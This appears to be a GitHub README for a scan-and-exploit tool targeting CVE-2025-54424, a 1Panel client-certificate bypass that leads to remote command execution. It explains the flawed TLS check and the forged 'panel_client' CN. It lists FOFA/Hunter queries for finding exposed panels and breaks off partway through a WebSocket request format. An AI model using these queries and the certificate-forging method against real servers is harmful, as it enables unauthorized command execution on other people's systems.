 mr-xn/cve-2025-54424
CVE-2025-54424:1Panel 客户端证书绕过RCE漏洞 一体化工具 (扫描+利用)

CVE-2025-54424: 1Panel Client Certificate Bypass RCE Vulnerability Integrated Tool (Scan + Exploit)
1Panel is an open-source, modern Linux operations and maintenance management panel that provides a graphical interface for deploying websites, managing servers, and running services.
In affected versions, the Agent side TLS authentication policy is set to tls.RequireAnyClientCert, which only requires a certificate to be presented without verifying its trustworthiness. Attackers can bypass TLS verification using a self-signed certificate and forge the CN field as panel_client to bypass application-layer validation. Ultimately, attackers can use forged certificates to make unauthorized command execution API calls, leading to remote command execution vulnerabilities.
<= v2.0.5
The Hunter and FOFA mapping queries are as follows
cert.subject_org=="FIT2CLOUD"&&ip.port="9999” || cert.subject.suffix=="panel_server"
cert.subject.org="FIT2CLOUD" && port="9999" && protocol="tls" || cert.subject.cn="panel_server"
Copy of GitHub security advisory section
agent/init/router/router.go

We find that the Routers function references the Certificate function to perform global validation in agent/middleware/certificate.go

We observe that the Certificate function checks whether c.Request.TLS.HandshakeComplete indicates a certificate handshake was completed

The boolean evaluation of c.Request.TLS.HandshakeComplete is determined by tls.RequireAnyClientCert within the Start function in agent/server/server.go
 Note: Because
tls.RequireAnyClientCert is used instead of tls.RequireAndVerifyClientCert, RequireAnyClientCert only requires the client to present a certificate without verifying the issuing CA. Therefore, any self-signed certificate can pass the TLS handshake.
Subsequent checks within the Certificate function only verify that the certificate CN field is panel_client, without validating the certificate issuer. Finally, it is discovered that WebSocket connections can bypass Proxy-ID verification.

The project contains a large number of WebSocket interfaces.
/process/ws
Request format as follows{
"type": "ps", // Data type: ps(process), ssh(SSH session), net(network connection), wget(download progress)
"pid": 123, // Optional, specify process ID for filtering
